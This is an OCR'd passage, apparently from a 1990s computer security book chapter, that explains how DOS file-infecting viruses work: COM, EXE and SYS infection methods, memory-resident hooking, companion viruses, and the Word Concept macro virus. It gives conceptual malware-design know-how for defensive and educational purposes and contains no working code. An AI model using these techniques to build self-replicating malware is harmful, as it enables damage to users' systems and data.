
Figure 14.18
Prepending COM virus infection.

Appending COM Viruses

A virus can modify the machine-language program at the top of the executable image of the COM file to transfer control to the virus, which can be located elsewhere in the executable file. The virus often attaches itself to the end of the infected program and changes the first few instructions at the top of the executable image so that they transfer control to the viral code.

Before the virus changes the first few program instructions, it must record what the host program's original entry instructions were so that it can repair the host program after it has completed. Without preserving these instructions, when the virus transfers control to the host program, the PC would most likely crash or work incorrectly, foiling the virus' attempts to remain undiscovered. This method of infection is known as *appending*, because the virus affixes its bulk to the end of the host program (see fig. 14.19).


Figure 14.19
Appending COM virus infection.



Overwriting COM Viruses

The third technique used to infect COM files is known as *overwriting*. Viruses that use this technique often are crudely written. They infect COM programs by entirely overwriting the start of the host program with the viral code (see fig. 14.20). They don't attempt to save a copy of the host's bytes that have been overwritten. As a result, the original program can't work after the virus executes. If a computer becomes infected with a virus of this type, the only way to repair the infected files is to restore them from backups created before the infection.

Figure 14.20
Overwriting COM virus infection.



After overwriting viruses infect program files, they either crash or display a bogus error message such as `Not enough memory to execute program`. Such error messages appear in an attempt to convince the user that the PC has a memory management problem rather than a virus.

Improved Overwriting COM Viruses

The last method used to infect COM programs is known as *improved overwriting.* Assuming the virus is V bytes long, the virus first reads the first V bytes of the host program and then appends this information to the end of the host program. The virus then overwrites the top of the COM program using the V bytes of viral code (see fig. 14.21). The host program can be repaired and executed normally after the virus completes its dirty work, because the information from the uninfected host program has been stored.




Figure 14.21
Improved overwriting COM virus.

Note Each of these schemes modifies the machine language instructions at the entry point of the COM file, guaranteeing that they gain control of the computer as soon as the infected program loads and executes. It also means that virus scanners can scan only limited sections of the COM file to detect if it is infected with a virus. (Scanning is discussed in "How Antivirus Programs Work.")

EXE Infections

Although numerous methods are used to infect COM files, viruses use primarily one method to infect EXE format files. EXE files have a variable entry point specified by the Code Segment (CS) and Instruction Pointer (IP) fields of the file header. In the most common form of EXE infection, the virus performs the following sequence of actions:

1. Records the host's original entry point in itself, so it can later execute the host program normally.


2. Appends a copy of itself to the end of the host program.

3. Changes the entry point (using CS and IP fields) in the EXE header to point to the virus code.

4. Changes other fields in the header, including the program's load-image size fields to reflect the presence of the virus.

See figure 14.22 for a graphical description of this process.

Figure 14.22
EXE file before and after infection.



Notice how the Image Size has been increased by the size of the virus, V. Also note that the CS and IP fields now point to the virus rather than the original program.

This method of infection guarantees that the virus obtains control as soon as the executable image loads and executes. As with COM files, it also significantly eases virus scanning; antivirus programs can easily determine the entry point of the EXE file and thereby limit the scope and time required to scan for viruses.

SYS File Infections

The SYS file format is unique, in that it has two entry points: Interrupt and Strategy. When the operating system loads the SYS file during bootup, both entry points are executed independently. Viruses can infect either one to gain control of the computer when a user loads the infected SYS file. The two entry points are specified in the header of the device driver file, so in this way the infection process for SYS files resembles the process used with EXE files. The device driver infecting virus performs the following sequence of actions:

1. Selects the entry point(s) of the program it wants to modify: Strategy, Interrupt, or both.

2. Records the host's original entry point(s) in itself, so it can later execute the original Strategy or Interrupt routine.

3. Appends a copy of itself to the end of the host program.
4. Changes one or both of the two entry points in the SYS header to point to the virus code.

Figure 14.23 shows a graphical description of this process.




Figure 14.23
SYS file before and after infection.

How and When the File Infecting Virus Gets Control

Simply stated, a file infecting virus gains control of the computer when the user or operating system executes an infected program. In the most common scenario, the virus modifies the host program so that it gains control immediately when the program executes.

When a user executes an infected program, DOS loads the entire program into memory, virus and all, and begins executing the program at its entry point. In infected files, the virus modifies the location of the entry point or the machine-code at the entry point so that the virus executes first.

After the virus machine code begins executing, it can immediately seek out and infect other executable programs on the computer, or it can establish itself as a memory-resident service provider in the operating system. As a service provider, the virus can then infect subsequent executable files as the operating system or other programs execute, copy, or access them for any reason.

File infecting viruses are categorized as being either *direct action* or *memory-resident file infectors*. The direct action file infector infects other program files located somewhere on the path, or on the hard drive, as soon as an infected program executes.


The memory-resident file infector loads itself into the computer's memory using a method similar to that used by the boot infecting viruses. First, the virus must check to see whether it

has already inserted itself in memory as a system service provider. The user may have many infected programs, each which represents a different opportunity for the virus to load itself in memory during a computing session. (Boot record viruses don't concern themselves with this issue, as they only install themselves once during system bootup. The virus cannot inadvertently insert itself in memory as a service provider more than once.)

If the virus determines that a copy of itself isn't yet resident in the computer's memory, it installs itself as a resident service provider. Figure 14.24 shows the state of a computer's memory immediately after an infected program has been loaded for execution.

Figure 14.24

Resident COM virus is loaded into RAM and executed.



DOS has two internal redundant counts of how much conventional memory is available to DOS and its applications. These counts are stored in DOS data structures, known as the *Memory Control Block* (MCB) and the *Program Segment Prefix* (PSP).

The MCB contains a field that specifies how much memory is allocated by the currently executing, foreground program. Anytime a program executes, DOS initially allocates all available conventional memory to it. If 580 KB of free conventional memory exist at the

time a program launches, DOS updates the MCB field to contain a value of 580. (This example actually slightly simplifies the process, but suits our purposes.)

The PSP contains a field that indicates the amount of conventional memory installed in the machine. This value is the same as the "Total memory in K-bytes field" found in the BIOS Data Area. So, if the machine has 640 KB of conventional memory, the PSP would contain a value of 640.

The typical memory-resident file virus installs itself at the end of conventional memory, just like most boot record viruses. The virus first determines how much conventional memory is in the computer by examining the MCB and PSP fields. If, for example, the virus expects to use 2 KB of memory, it then updates the PSP and MCB fields to reflect this usage. It changes the MCB field to 578 from 580, indicating that the current program has only 578 KB with which to work. The virus then changes the PSP "total memory" field from 640 to 638, indicating that only 638 KB is installed on the machine. These changes prevent DOS and other applications from modifying the newly reserved space. The virus can therefore reside in this area without being corrupted by other programs. Figure 14.25 shows the state of memory after the virus has reserved 2 KB of RAM for itself.




Figure 14.25
Resident COM virus reserves 2 KB of RAM.

After the virus updates the proper DOS data structures, it copies itself into the newly reserved region of memory and then updates the Interrupt Vector Table (IVT) so that the virus becomes the default DOS service provider. (See "When and How Floppy Boot Record Viruses Get Control" for information about the IVT.) From this point on, any time programs request DOS services, the virus gains control and can perform its mischief (see figs. 14.26 and 14.27).




Figure 14.26
Virus copies itself to just below the top of conventional RAM.

Finally, the virus transfers control to the host program and allows it to execute normally. The entire installation process takes only a few microseconds and remains invisible to the user.




Figure 14.27
Fully "hooked" resident COM virus.

How and When the Direct Action File Infecting Virus Infects New Items

The direct action file infecting virus infects other executable programs as soon as an infected program and the virus written to the program launches. After the virus finishes infecting other executable programs, it transfers control to the host program and allows it to execute. This is true for all viruses except overwriting viruses, which corrupt the host program during infection (see fig. 14.28).




Figure 14.28
Steps taken by a COM virus when it infects a new file.

The user might notice increased disk activity when starting up infected programs, because the direct action virus must search the drive for other programs to infect as soon as an infected program launches.

The user also might notice that programs take longer than usual to load and execute. As more files become infected, the virus must search through more and more of the hard drive (or floppy disk) for new files to infect. This sometimes can take minutes and is an obvious sign that something is wrong. See figure 14.29 for a description of this process.




Figure 14.29
User executes a file infected by a direct action COM virus.

DOS provides system services for efficiently and systematically traversing the many files and directories present on a drive. The direct action virus uses these services to locate new files to infect in the same way that a file-finding program might locate files that contain a certain text-string.

Some direct action viruses search only within the current directory for new files to infect. Other direct action viruses might try to infect every file on the hard drive or every file in the DOS path.

Consider a simple direct action virus that infects the programs in the current directory of the hard drive. If the current directory is C:\DOS and the user executes an infected copy of the C:\DOS\FORMAT.COM program to format a floppy disk, the direct action virus immediately takes control.

The direct action virus methodically examines each file in the C:\DOS directory in an attempt to determine whether the target file is already infected. It can make this determination using any number of different techniques. Anytime a direct action virus infects a new program, for instance, it can change the date and timestamp on the program to a special date and time. When the virus later launches and finds a program that has this characteristic date and time, it bypasses the program, assuming that it's already infected.

Using this technique, the virus might inadvertently skip over some uninfected programs that coincidentally have the special date and time settings. Even if a virus infects only 10 percent of the executable programs found, however, it still constitutes a threat to the user and the data stored on the PC.

Other file viruses examine the contents of each executable program they encounter. The virus attempts to identify whether it has already infected the target program by looking for some telltale sign of itself in the program. Again, the virus might inadvertently skip over uninfected programs that it mistakenly assumes are already infected. On the other hand, the virus need not infect 100 percent of the programs on the drive to be viable.

The direct action virus also must determine whether the current file it has located is of the proper type for infection. Many viruses will infect only COM files or EXE files, but not both; if a direct action COM infecting virus tries to infect an EXE program, it will most likely corrupt the program.

After the virus determines that it has located a program of the proper type that isn't yet infected, it can begin infecting. Most viruses that infect EXE programs use the appending technique described in "EXE Infections." The majority of viruses that infect COM files use either the prepending or appending scheme.

After the virus has infected a target file, it may transfer control to the host program; however, some direct action viruses infect more than one program at a time. Sometimes, the virus attempts to infect every program in the current directory or even every program on the hard drive.

After a direct action virus executes, it is effectively removed from memory. Therefore, if the user executes any uninfected programs after running an infected program, these programs won't become infected.

How and When the Memory-Resident File Infecting Virus Infects New Items

The memory-resident file virus works in a similar manner to its Boot record cousins. When an infected program launches, the virus installs itself as a memory-resident service provider in the operating system. From this point on, anytime DOS or another program tries to read, write, execute, or access a program, the virus is given control of the computer.

The virus can then infect program files as the user references them. Every time a user executes a program, for example, a system services request is made to DOS to load the program into memory and execute it. If the virus is memory-resident at the time, it gains control at the time of this DOS request. After the virus learns of the service request, it can infect the program and then pass the original request along to DOS. DOS then runs the (newly infected) program normally.

The resident file virus uses the same techniques as the direct action file virus to determine whether a target file is infected. Any program the user executes or references in any way may be infected by the virus if a DOS service request is made to accommodate this request. However, most resident file viruses infect programs only when they are executed.

Memory-resident file viruses that infect files when they are opened are known as *fast infectors*. Any time a program file is copied or accessed, the virus infects it. Consider what might happen if a user used a standard DOS antivirus scanner to scan the files on his hard drive.

To scan for known viruses, the antivirus scanner must open each executable file on the computer and examine its contents. Each time the antivirus program opens a new program file, it makes a DOS "open file" service request, which causes the virus to trigger and infect the soon-to-be-scanned program. Scanning a drive with the virus resident can inadvertently infect every executable file on the computer! For this reason, memory scanning techniques (described in "Memory Scanners") are a vital part of a total antivirus solution.

Companion Viruses

Companion viruses also infect program files; however, they are unique in that they don't attach themselves to existing program files. Instead, the companion virus infects by creating a new file and causing DOS to execute this new program rather than the original one.

Companion viruses use numerous strategies. One such virus creates a COM file with the same filename and in the same directory as an existing EXE file.

When a user types the name of a file to execute at the DOS prompt and both a COM and EXE file of the same name reside in the same directory, DOS always executes the COM file and ignores the EXE file. This type of companion virus, for example, could create a file named FORMAT.COM in the DOS directory, knowing that FORMAT.EXE is a popular and frequently executed file that also resides in the DOS directory. (The average user could easily overlook the addition of a new file with such a name. In addition, some companion viruses actually conceal the file by changing its attribute to hidden.)

This technique ensures that when a user attempts to execute the FORMAT program, DOS loads the companion virus rather than the original program. Finally, the companion virus runs the original FORMAT.EXE program and the user is none the wiser.

Another type of companion virus is known to rename an existing file and then assume the original name. The virus might change the name of a file from FOO.EXE to FOO.DAT, for example, then rename itself FOO.EXE. When FOO.EXE is executed, the companion virus then gains control and can infect at will. One of the last tasks this companion virus takes on is to launch the original program, in an effort to minimize the user's ability to sense foul play.

In yet another strategy, the companion virus assigns itself the same filename and extension as an existing file. However, it places itself in a directory earlier in the path than the directory within which the target program resides.

The DOS path facility enables the user to execute programs not necessarily present in the currently active directory. If the user executes such a program, DOS searches through each of the directories based on the order in which they are specified in the path. After DOS finds a program that matches the criteria, it stops the search and executes the program.

If the user tries to execute the infected program from a directory other than that in which the original program resides, the virus program, rather than the original program, executes, because the virus places itself in an earlier directory. As with other viruses, after the virus completes its mission, it transfers control to the original program.

For example, consider the following path statement:

```
PATH C:\NDW;C:\WINDOWS;C:\DOS;C:\AFTERDRK
```

A companion virus places a copy of itself in a file called FOO.EXE in the Windows directory. The original FOO.EXE resides in the AFTERDRK directory. When the user attempts to execute the original program, the viral version of FOO.EXE executes.

Potential Damage by File Infecting Viruses

Currently, more than 7,000 known DOS file viruses exist. Although the majority of these viruses don't do any intentional harm, many of them can cause significant damage. Like any other program, a computer virus can include bad code (most often referred to in programming vernacular as a *bug*).

Regrettably, the virus writers of the world don't have large quality assurance departments to test their work.

Most damage caused by file viruses results from buggy virus code. Luckily, the unintentional damage done by file infecting viruses usually affects easily replaceable program files as opposed to precious data files. Perhaps the most common form of damage to program files is due to improper infection techniques. This section highlights several types of damage that occur to executable files due to buggy virus infection.

For instance, COM-format files are restricted by DOS to be under 65,280 bytes long. If a virus infects a COM file whose length is close to this limit, the virus may push the length of the executable file over its limit. If the user tries to execute the infected program later, DOS refuses to execute the program. Unfortunately, many COM-infecting file viruses infect COM files without checking if, once infected, the target file length exceeds the allowable size.

Some file viruses determine the executable program type by examining the filename extension (COM or EXE). Other viruses examine the actual contents of the file to determine its format. A virus that uses the former technique may end up corrupting programs under DOS. This happens because DOS doesn't use the extension of the executable file to determine the type of the executable file. COM-format files can be named using EXE extensions under DOS and work correctly (and vice versa). NDOS.COM, a commonly used command shell file, for example, actually has an EXE file format.

Assume for a moment that the user has an EXE format program incorrectly named FOO.COM. If the virus assumes that the FOO.COM program is of COM-format, because of its extension, and infects the program based on this assumption, it necessarily infects the program incorrectly. The EXE and COM formats are sufficiently different such that applying one infection method to a file of the other format causes the program to become corrupted.

This is akin to a blindfolded surgeon operating on a kidney when he thinks he is performing heart-bypass surgery. The mistaken surgery most likely results in the "corruption" of the unfortunate patient's kidney.

Recall that the typical EXE file consists of a header portion and the memory image of the actual program. When a user executes an EXE program, DOS loads its memory image into RAM and, after some processing, transfers control to the program's entry point. DOS determines the size of the memory image from fields in the EXE header as opposed to the file's size on disk.

Therefore, EXE files can be any size, as long as the program's memory image falls below 640 KB (or whatever the available conventional memory limit). Often, software producers place additional "overlay" data or code modules in EXE files after the program's memory image. As long as the EXE header specifies an appropriate memory image size for the program, DOS never loads this "overlay" data/code into the computer's memory. Using standard DOS system services, however, the program itself could load this information later.

Windows executable files also use this mechanism to couple DOS programs with Windows programs. Every Windows EXE file has a so-called "DOS stub" program that prints out a `This program requires Microsoft Windows` message if the program executes from DOS. In these files, the memory image size of the DOS program is, in most cases, less than 2 KB.

The larger Windows component of the program follows the short DOS memory image in the EXE file. Therefore, even if the Windows component is 5 MB, if the user runs the program from DOS, only 2,048 bytes of the executable are read into memory and executed. If the user runs the program from Windows, however, Windows properly identifies the file as a special Windows executable file type and properly loads and executes the Windows portion as opposed to the "DOS stub."

Some file viruses don't take the above into account when infecting overlaid EXE files. These viruses can inadvertently overwrite the overlaid data or code following the load image, or improperly compute the new viral entry point because of the discrepancy between the actual file size and the program's memory image size. This can result in the program becoming totally corrupted or functioning erratically.

Finally, many file viruses contain random bugs that cause them to improperly infect certain files. During infection by a particular virus, random corruption can occur. This corruption might or might not be consistent, and can be explained only on a per-virus basis.

Macro Viruses

Macro viruses, which target data files with macro capabilities, have only recently been introduced into the wild. To date, these viruses have only affected the Microsoft Word for Windows and Excel products. They are a potential threat, however, to any application that supports sophisticated macro capabilities.

These viruses are platform independent and can infect documents and templates on DOS, Macintosh, Windows 3.x, Windows 95, and Windows NT operating systems. They use the same basic techniques in their infection process. This section describes in detail how one, the virulent Word for Windows Concept virus, works, and explains why it has been so widespread.

Under Word for Windows, normal documents can't have macros attached to them. Only template files (usually named *.DOT) can have local macros attached to the file. Template files are most often used to specify default style and word processing settings for the user. Word for Windows macro viruses can exist only within template files, because macros are required for virus activity.

How and When the Virus Gains Control

The Concept virus has two primary means of gaining control and executing. In the first scenario, the virus has not yet infiltrated the Word for Windows environment. A user opens an infected document for the first time. The document looks like a standard Word for Windows .DOC file; however, it is actually a template file (.DOT format) disguised as a .DOC file. Only a few differences exist between DOC and DOT files as far as the end user is concerned, and the user receives no indication that he or she is opening a template rather than a standard document.

Anytime a user opens a template file, Word for Windows checks to see if the template contains local macros. If it contains a special local macro named AutoOpen, Word for Windows executes the instructions in this macro the moment the file opens. Template files infected with the Concept virus have a specially written "viral" AutoOpen macro. Like the normal AutoOpen macro, Word for Windows automatically executes the viral macro anytime a user opens an infected template file. When the user opens an infected file, the viral macro executes and moves all the various macros of which the Concept virus is comprised from the template file's local macro pool to Word for Windows' global macro pool. This occurs automatically and without the user's permission.

After the user finishes the word processing session and exits Word for Windows, Word for Windows automatically saves all modifications to the global macro pool in a special file called NORMAL.DOT. The NORMAL.DOT file contains default style information, such as the default startup font, as well as all default global macros the system uses. Anytime this information is modified within the Word for Windows environment (for example, by adding new global macros), Word for Windows automatically saves the updated information to the NORMAL.DOT when the user quits the word processor.

Unfortunately, these modifications are saved without any interaction on the part of the user, and the user isn't informed of any changes! When the user exits the application, Word for Windows prints the normal "Saving file" message on-screen as it saves NORMAL.DOT. However, Word for Windows does this so quickly that most users never notice it.

After the virus updates the global pool, including the NORMAL.DOT file, the virus automatically loads into the global pool every time the user launches Word for Windows. This is the case because whenever Word for Windows starts up, it automatically loads the default stylistic settings and global macros from the NORMAL.DOT template file.

After the initial infection, the NORMAL.DOT file contains all the Concept virus macros, including a copy of the same AutoOpen macro that first infected the computer. When NORMAL.DOT opens during Word for Windows startup, NORMAL.DOT's viral AutoOpen macro executes just as it would in any template file. Every time the user launches Word for Windows, the virus automatically executes and copies itself to the global macro pool. This is the second way in which the virus gains control in the Word for Windows environment. Figure 14.30 shows the macro virus infection process.

